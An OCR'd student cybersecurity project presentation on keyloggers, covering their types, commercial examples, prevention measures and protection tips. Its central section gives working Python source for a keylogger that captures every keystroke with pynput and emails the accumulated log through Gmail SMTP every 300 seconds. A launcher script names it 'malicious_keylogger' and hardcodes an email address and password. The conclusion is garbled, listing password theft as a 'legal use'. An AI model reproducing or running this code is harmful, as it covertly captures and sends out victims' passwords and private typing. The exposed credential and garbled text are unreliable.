TEACHNOOK

CYBER-SECURITY

(MAJOR PROJECT)

Batch:-September 2022

Presented By:-

Nitanshi Agarwal

Content of Your Project

Create A KeyLogger Programme And List Out The Steps Involved, Also Store All The KeyLogged In One File And Mention The Security Concerns With Key Logger In CyberSecurity.

INDEX

1.Introduction

2.Types

3.Steps and Working

4.Screenshots of Program

5.Prevention

6.How to protect

7.Conclusion

What is KeyLogger?

Keyloggers are a particularly insidious type of spyware that can record and steal consecutive keystrokes (and much more) that the user enters on a device. The term keylogger, or "keystroke logger," is self-explanatory: Software that logs what you type on your keyboard. However, keyloggers can also enable cybercriminals to eavesdrop on you, watch you on your system camera, or listen over your smartphone's microphone.

Importance of keylogger


IT organizations can indicate their concerns by going after the culprit whose performance is deteriorating that of the whole organization .

Keylogger s/w is also available for use on smart phones, such as iPhones and Android .

Features of Keyloggers

- **Keystroke Monitoring**
- **Screenshot Capturing**
- **Program Captured**
- **Startup Alert**
- **Windows Startup**
- **Website Visited**

How a KeyLogger works?



Types of KeyLogger

1.Software keyloggers : Software key-loggers are the computer programs which are developed to steal password from the victims computer. However key loggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Also Microsoft windows 10 also has key-logger installed in it.

1.1.JavaScript based key logger:-

It is a malicious script which is installed into a web page, and listens for key to press such as oneKeyUp(). These scripts can be sent by various methods, like sharing through social media, sending as a mail file, or RAT file.

1.2.Form Based Key loggers :–

These are key-loggers which activates when a person fills a form online and when click the button submit all the data or the words written is sent via file on a computer. Some key-loggers works as a API in running application it looks like a simple application and whenever a key is pressed it records it.

2.Hardware Keyloggers:-

These are not dependent on any software as these are hardware key-loggers. keyboard hardware is a circuit which is attached in a keyboard itself that whenever the key of that keyboard pressed it gets recorded.

2.1.USB keylogger – There are USB connector key-loggers which has to be connected to a computer and steals the data. Also some circuits are built into a keyboard so no external wire i used or shows on the keyboard.

2.2.Smartphone sensors – Some cool android tricks are also used as key loggers such as android accelerometer sensor which when placed near to the keyboard can sense the vibrations and the graph then used to convert it to sentences, this technique accuracy is about 80%. Now a days crackers are using keystroke logging Trojan, it is a malware which is sent to a victims computer to steal the data and login details.

Examples of KeyLoggers:-

1.Kidlogger

2.Spyrix Keylogger

3. Windows Keylogger

4. Refog Personal Monitor


5.All In One Keylogger

Modules needed:-

The package **pynput.keyboard** contains classes for controlling and monitoring the keyboard. **pynput** is the library of Python that can be used to capture keyboard inputs there the coolest use of this can lie in making keyloggers. The code for the keylogger is given below.
pynput: To install pynput type the below command in the terminal.

```
pip install pynput
```

Simple Mail Transfer Protocol (SMTP) is used as a protocol to handle the email transfer using Python. It is used to route emails between email servers. It is an application layer protocol which allows to users to send mail to another. The receiver retrieves email using the protocols **POP(Post Office Protocol)** and **IMAP(Internet Message Access Protocol**).




When the server listens for the TCP connection from a client, it initiates a connection on port 587.

Python provides a **smtplib** module, which defines an the SMTP client session object used to send emails to an internet machine. For this purpose, we have to import the **smtplib** module using the import statement.


$ **import** smtplib


The SMTP object is used for the email transfer. The following syntax is used to create the smtplib object.



keylogger.py execute_keylogger.py


```python
#!/usr/bin/env python

import smtplib

import threading

import pynput

# Create Keylogger Class
from pynput import keyboard


class KeyLogger:

    # Define __init__ variables

    def __init__(self, time_interval: int, email: str, password: str) -> None:
        """

        :rtype: object
        """
        self.interval = time_interval
        self.log = "KeyLogger has started..."
        self.email = email
        self.password = password

    # Create Log which all keystrokes will be appended to
```



Execute_keylogger.py
PROGRAM FILES
Keylogger.py



keylogger.py | execute_keylogger.py

```
26
27      # Create Log which all keystrokes will be appended to
28
29      def append_to_log(self, string):
30          assert isinstance(string, str)
31          self.log = self.log + string
32
33      # Create Keylogger
34
35      def on_press(self, key):
36          try:
37              current_key = str(key.char)
38          except AttributeError:
39              if key == key.space:
40                  current_key = " "
41              elif key == key.esc:
42                  print("Exiting program...")
43                  return False
44              else:
45                  current_key = " " + str(key) + " "
46
47          self.append_to_log(current_key)
48
49
50      # Create underlying back structure which will publish emails
51
52      def send_mail(self, email, password, message):
53          server = smtplib.SMTP('smtp.gmail.com', 587)
```


keylogger.py
execute_keylogger.py
# Create underlying back structure which will publish emails
def send_mail(self, email, password, message):
server = smtplib.SMTP('smtp.gmail.com', 587)
server.starttls()
server.login(email, password)
server.sendmail(email, email, message)
server.quit()
# Create Report & Send Email
def report_n_send(self) -> str:
send_off = self.send_mail(self.email, self.password, "\n\n" + self.log)
self.log = ""
timer = threading.Timer(self.interval, self.report_n_send)
timer.start()
# Start KeyLogger and Send Off Emails
def start(self) -> str:
"""
:rtype: object
"""
keyboard_listener = keyboard.Listener(on_press = self.on_press)
with keyboard_listener:
self.report_n_send()
keyboard_listener.join()


keylogger.py
execute_keylogger.py
#!/usr/bin/env python
import keylogger
# Initialize / create keylogger
import keylogger
malicious_keylogger: keylogger.KeyLogger = keylogger.KeyLogger(300, 'sahilcutm@gmail.com', 'Surprise_520')
# Execute Keylogger
malicious_keylogger.start()

Preventions:

1. **Anti-Key-logger –** As the name suggest these are the software which are anti / against key loggers and main task is to detect key-logger from a computer system.

2. **Anti-Virus –** Many anti-virus software also detect key loggers and delete them from the computer system. These are software anti-software so these can not get rid from the hardware key-loggers.

3. **Automatic form filler –** This technique can be used by the user to not fill forms on regular bases instead use automatic form filler which will give a shield against key-loggers as keys will not be pressed .

4. **One-Time-Passwords –** Using OTP's as password may be safe as every time we login we have to use a new password.

5. **Patterns or mouse-recognition –** On android devices used pattern as a password of applications and on PC use mouse recognition, mouse program uses mouse gestures instead of stylus.
6. **Voice to Text Converter** – This software helps to prevent Keylogging which targets a specific part of our keyboard.

Protect Yourself From Keylogging

Recognize these six pointers to protect yourself from malicious keyloggers.

Enable two-factor authentication

Don't download unknown files

Consider a virtual keyboard

Use a password manager

Install antivirus software

Consider voice-to-text conversion software

Conclusion:-

- **Key logger record keystrokes**
- **Legitimate use : monitor employee activity**
- **legal uses : steal password , user name and other personal / corporate data . Reports show that there is an increased tendency to use rootkit technologies in keylogging software, to help the keylogger evade manual detection and detection by antivirus solutions.**
- **Only dedicated protection can detect that a keylogger is being used for spy purposes.**
- **Be conscious what installed in the computer.**
- **Use caution when snuffing the internet.**
- **Keep your computer software update.**

THANK

YOU